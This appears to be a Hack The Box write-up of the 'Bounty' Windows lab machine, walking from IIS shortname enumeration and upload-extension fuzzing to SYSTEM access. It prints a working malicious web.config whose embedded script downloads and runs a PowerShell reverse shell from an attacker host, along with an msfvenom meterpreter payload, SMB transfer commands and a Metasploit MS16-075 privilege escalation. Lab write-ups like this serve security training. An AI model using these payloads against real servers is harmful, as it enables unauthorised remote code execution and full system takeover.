Hack The Box Bounty Writeup (Easy Windows)
Easy Windows box. IIS shortname enumeration finds transfer.aspx, a web.config upload runs a PowerShell reverse shell, and MS16-075 Juicy Potato gives SYSTEM.
Summary
Bounty serves a single JPEG and nothing else, so the way in is the IIS shortname vulnerability: shortscan recovers the hidden transfer.aspx upload script and an uploadedfiles directory. Fuzzing the upload extension list shows that .config files are accepted, which on IIS means a web.config can be dropped into a web-served directory and executed. The uploaded web.config pulls a Nishang PowerShell reverse shell from an attacker HTTP server and runs it, landing a shell as merlin. That account holds SeImpersonatePrivilege but the direct escalation attempt fails, and systeminfo shows an unpatched Windows Server 2008. Meterpreter’s local exploit suggester points at MS16-075, and the ms16_075_reflection_juicy module returns SYSTEM.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Nmap 7.93 scan initiated Thu Dec  4 18:33:10 2025 as: nmap -A -vv -oN scans/nmap.all --min-rate 2500 -p- 10.129.26.78
Nmap scan report for 10.129.26.78
Host is up, received syn-ack (0.14s latency).
Scanned at 2025-12-04 18:33:11 -03 for 65s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  4 18:34:16 2025 -- 1 IP address (1 host up) scanned in 65.52 seconds
Web Server Enumeration
The website has abolutely nothing beyond a JPEG image:

I transfer this image to my machine:
1
wget http://10.129.26.78/merlin.jpg
Since it’s a JPEG image, it’s likely to be something related to steganography. However, I don’t have the password as of right now and there’s nothing interesting in the image’s metadata:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
ExifTool Version Number         : 12.57
File Name                       : merlin.jpg
Directory                       : .
File Size                       : 781 kB
File Modification Date/Time     : 2018:05:30 17:35:50-03:00
File Access Date/Time           : 2025:12:04 18:33:17-03:00
File Inode Change Date/Time     : 2025:12:04 18:33:05-03:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.02
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
X Resolution                    : 200
Y Resolution                    : 200
Resolution Unit                 : inches
Software                        : Adobe Photoshop CS4 Windows
Modify Date                     : 2012:03:20 00:51:07
Color Space                     : sRGB
Exif Image Width                : 2000
Exif Image Height               : 2000
Compression                     : JPEG (old-style)
Thumbnail Offset                : 332
Thumbnail Length                : 5883
IPTC Digest                     : 00000000000000000000000000000000
Displayed Units X               : inches
Displayed Units Y               : inches
Print Style                     : Centered
Print Position                  : 0 0
Print Scale                     : 1
Global Angle                    : 120
Global Altitude                 : 30
URL List                        :
Slices Group Name               : Untitled-1
Num Slices                      : 1
Pixel Aspect Ratio              : 1
Photoshop Thumbnail             : (Binary data 5883 bytes, use -b option to extract)
Has Real Merged Data            : Yes
Writer Name                     : Adobe Photoshop
Reader Name                     : Adobe Photoshop CS4
Photoshop Quality               : 12
Photoshop Format                : Standard
Image Width                     : 2000
Image Height                    : 2000
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 2000x2000
Megapixels                      : 4.0
Thumbnail Image                 : (Binary data 5883 bytes, use -b option to extract)
I can’t really extract anything with binwalk:
1
2
3
4
5
6
7
8
$ binwalk -e merlin.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.02
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8
332           0x14C           JPEG image data, JFIF standard 1.02
7637          0x1DD5          JPEG image data, JFIF standard 1.02
And I have no passphrase at the moment to use steghide:
1
2
3
$ steghide extract -sf merlin.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
Microsoft IIS Shortname Enumeration
I use the shortscan tool to enumerate for the Shortname vulnerability (common in IIS servers):

The web server is vulnerable. It returns me a few valid endpoints including a ASPX script and a “uploadedfiles” directory:
1
2
http://10.129.26.78/transfer.aspx
http://10.129.26.78/uploadedfiles
The script is really really simple, it takes a file input and uploads it to the server:


The HTTP response headers when I get transfer.aspx include the exact IIS version, which differs from how the response headers look like when requesting the home page:
1
2.0.50727
File Upload
After trying a few extensions, I have a rough idea of what the application allows me to upload. It allows for most image file extensions like .png, .jpg and .gif so nothing really interesting there. I can interecept a upload request in burp and use wordlists to fuzz for file extenions. The upload request looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
POST /transfer.aspx HTTP/1.1
Host: 10.129.26.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e
Content-Length: 726
Origin: http://10.129.26.78
DNT: 1
Connection: keep-alive
Referer: http://10.129.26.78/transfer.aspx
Cookie: ASPSESSIONIDSQCBSTAS=JNNJBFABIFPPHJOLHLHHHJNE
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YWRkUQ+eltPM4Li+nWpar6d/XxboeF0=
------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEWAgKk0OTmCgLt3oXMA8m21N8h8ATbozUguI0adLkcxiSd
------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e
Content-Disposition: form-data; name="FileUpload1"; filename="test.FUZZ"
Content-Type: text/plain

test

------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e
Content-Disposition: form-data; name="btnUpload"

Upload
------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e--
Where filename=”test.FUZZ” would be the parameter we’d fuzz. There are two particularly useful wordlists in SecLists to fuzz for file extensions:
1
wordlists = ['/usr/share/wordlists/SecLists/Fuzzing/file-extensions-lower-case.txt', '/usr/share/wordlists/SecLists/Fuzzing/extensions-skipfish.fuzz.txt']
Fuzzing correctly would indicate that uploading files with the extension “.config” is allowed by the script. I have a python script that does the fuzzing for me:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
import httpx
import asyncio
from pathlib import Path

wordlists = ['/usr/share/wordlists/SecLists/Fuzzing/file-extensions-lower-case.txt', "/usr/share/wordlists/SecLists/Fuzzing/extensions-skipfish.fuzz.txt"]

words = []
for wordlist in wordlists:
    with open(wordlist) as f:
        words.append([x.rstrip() for x in f.readlines()])

words = words[0] + words[1]

async def fuzz_upload(session, url, headers, cookies, data_template, extension, semaphore):
    """Make a single fuzzed request"""
    async with semaphore:  # Limit concurrent requests
        # Replace FUZZ with the current extension
        filename = f"test.{extension}"

        data = data_template.replace(
            b'filename="test.FUZZ"',
            f'filename="{filename}"'.encode()
        )

        try:
            response = await session.post(
                url,
                headers=headers,
                cookies=cookies,
                content=data,
                timeout=10.0
            )

            # Check for interesting responses
            status = response.status_code
            length = len(response.content)

            #print(f"[{status}] {filename:20} | Length: {length:6} | {response.reason_phrase}")

            # Flag potentially successful uploads
            if status == 200 and "success" in response.text.lower():
                print(f"  [+] Potential success with: {filename}")

            return {
                "extension": extension,
                "status": status,
                "length": length,
                "response": response.text
            }

        except Exception as e:
            print(f"[ERROR] {filename:20} | {str(e)}")
            return None

async def main():
    url = "http://10.129.26.78/transfer.aspx"

    headers = {
        "Host": "10.129.26.78",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
        "Content-Type": "multipart/form-data; boundary=----geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e",
        "Origin": "http://10.129.26.78",
        "Referer": "http://10.129.26.78/transfer.aspx",
    }

    cookies = {
        "ASPSESSIONIDSQCBSTAS": "JNNJBFABIFPPHJOLHLHHHJNE"
    }

    # Base multipart data template
    data_template = (
        b'------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e\r\n'
        b'Content-Disposition: form-data; name="__VIEWSTATE"\r\n'
        b'\r\n'
        b'/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YWRkUQ+eltPM4Li+nWpar6d/XxboeF0=\r\n'
        b'------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e\r\n'
        b'Content-Disposition: form-data; name="__EVENTVALIDATION"\r\n'
        b'\r\n'
        b'/wEWAgKk0OTmCgLt3oXMA8m21N8h8ATbozUguI0adLkcxiSd\r\n'
        b'------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e\r\n'
        b'Content-Disposition: form-data; name="FileUpload1"; filename="test.FUZZ"\r\n'
        b'Content-Type: text/plain\r\n'
        b'\r\n'
        b'test\n\r\n'
        b'------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e\r\n'
        b'Content-Disposition: form-data; name="btnUpload"\r\n'
        b'\r\n'
        b'Upload\r\n'
        b'------geckoformboundary5296cbeb65420e7cd14a4a5e6bf3bb6e--\r\n'
    )

    # Read wordlist
    wordlist_path = "extensions.txt"  # Change to your wordlist path

    try:
        with open(wordlist_path, 'r') as f:
            extensions = [line.strip() for line in f if line.strip()]
    except FileNotFoundError:
        print(f"Wordlist not found: {wordlist_path}")
        print("Using default extensions...")
        extensions = words

    print(f"[*] Loaded {len(extensions)} extensions from wordlist")
    print(f"[*] Target: {url}")
    print(f"[*] Starting fuzzing...\n")

    # Semaphore to limit concurrent requests
    semaphore = asyncio.Semaphore(25)  # Max concurrent requests

    async with httpx.AsyncClient(verify=False, follow_redirects=True) as session:
        tasks = [
            fuzz_upload(session, url, headers, cookies, data_template, ext, semaphore)
            for ext in extensions
        ]

        results = await asyncio.gather(*tasks)

    # Summary
    print("\n" + "="*60)
    print("FUZZING COMPLETE")
    print("="*60)

    successful = [r for r in results if r and r['status'] == 200]
    print(f"Total requests: {len(results)}")
    print(f"Successful (200): {len(successful)}")

    # Group by response length to find anomalies
    if successful:
        lengths = {}
        for r in successful:
            length = r['length']
            lengths[length] = lengths.get(length, 0) + 1

        print("\nResponse length distribution:")
        for length, count in sorted(lengths.items()):
            print(f"  {length} bytes: {count} responses")

if __name__ == "__main__":
    asyncio.run(main())
Uploading Web Config Files
The web.config is a file that is read by IIS and the ASP.NET Core Module to configure an app hosted with IIS. In order to set up the ASP.NET Core Module correctly, the web.config file must be present at the content root path (typically the app base path) of the deployed app. This is the same location as the website physical path provided to IIS. The web.config file is required at the root of the app to enable the publishing of multiple apps using Web Deploy.
The web.config file may provide additional IIS configuration settings that control active IIS modules.
Depending on IIS version, it’s possible to craft a malicious web.config file that will make the server execute abitrary system commands. Reference.
I create this web.config file that fetches a powershell reverse tcp script from my server and uses it to open a reverse shell connection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>

<%@ Language=VBScript %>
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.57/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.57 -Port 4444")
%>
I wait for connections with netcat:
1
rlwrap nc -lvnp 4444
And set up a python http server to serve the powershell script:
1
sudo python3 -m http.server 80
I use http://10.129.26.78/transfer.aspx** **to transfer my web.config file above. It works. I access it at http://10.129.26.78/uploadedfiles/web.config. Immediately, the server fetches my powershell script from the python http server and I get a reverse shell connection as local user “merlin”:
1
2
3
4
5
6
7
connect to [10.10.14.57] from (UNKNOWN) [10.129.26.78] 49158

Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> whoami
bounty\merlin
Vertical Privilege Escalation
I see my user has the “SeImpersonatePrivilege” so using some Potato exploit might work:
1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
I gather more information about the server with the “systeminfo” command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
PS C:\inetpub> systeminfo

Host Name:                 BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3606965-84760
Original Install Date:     5/30/2018, 12:22:24 AM
System Boot Time:          12/4/2025, 11:18:26 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,460 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,420 MB
Virtual Memory: In Use:    675 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Local Area Connection 3
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.10.2
                                 IP address(es)
                                 [01]: 10.129.26.78
                                 [02]: fe80::4431:6c6b:562d:509e
                                 [03]: dead:beef::4431:6c6b:562d:509e
As you can see from the output above, we’re dealing with a Windows Server 2008 with no hotfixes (N/A). This means this machine should be vulnerable to a plethora of old vulnerabilities. I use msfvenom to generate a meterpreter executable:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.57 LPORT=1234 -f exe -o evil.exe
I create a smb folder and start a smb server to transfer the executable back to the vicitim machine:
1
2
mkdir smb
sudo /home/user/.local/bin/smbserver.py -smb2support -user bsec -password Password123! smb smb
I mount my share in the victim machine:
1
2
PS C:\users\merlin\documents> net use B: \\10.10.14.57\smb /user:bsec Password123!
The command completed successfully.
I move the meterpreter executable to the smb folder in my attacking machine:
1
mv evil.exe smb/
Then I copy the executable from my attacking machine to the victim machine using the session as user merlin:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\users\merlin\documents> cmd.exe /c copy B:\evil.exe .
        1 file(s) copied.
PS C:\users\merlin\documents> dir -force


    Directory: C:\users\merlin\documents


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d--hs         5/30/2018  12:22 AM            My Music
d--hs         5/30/2018  12:22 AM            My Pictures
d--hs         5/30/2018  12:22 AM            My Videos
-a-hs         5/30/2018  12:22 AM        402 desktop.ini
-a---         12/5/2025  12:44 AM       7680 evil.exe
I start metasploit console:
1
msfconsole
And prepare multi handler:
1
2
3
4
5
6
7
8
9
10
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost tun0
lhost => tun0
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
Then, on the victim machine, I execute the payload:
1
PS C:\users\merlin\documents> .\evil.exe

As you can see from the screenshot below, metasploit sends the stager, the connection is established. I intereact with the session and try to elevate privileges right away but it fails, even though the user “merlin” has SeImpersonatePrivilege:

I run Meterpreter’s exploit suggester post-exploitation module and it confirms what I expected. The server is vulnerable and now I can choose which exploit to use against it:
I test a few exploits until one works:
1
> use exploit/windows/local/ms16_075_reflection_juicy

This is how it’s configured (mostly default settings):
I run it, it works and now I’m root: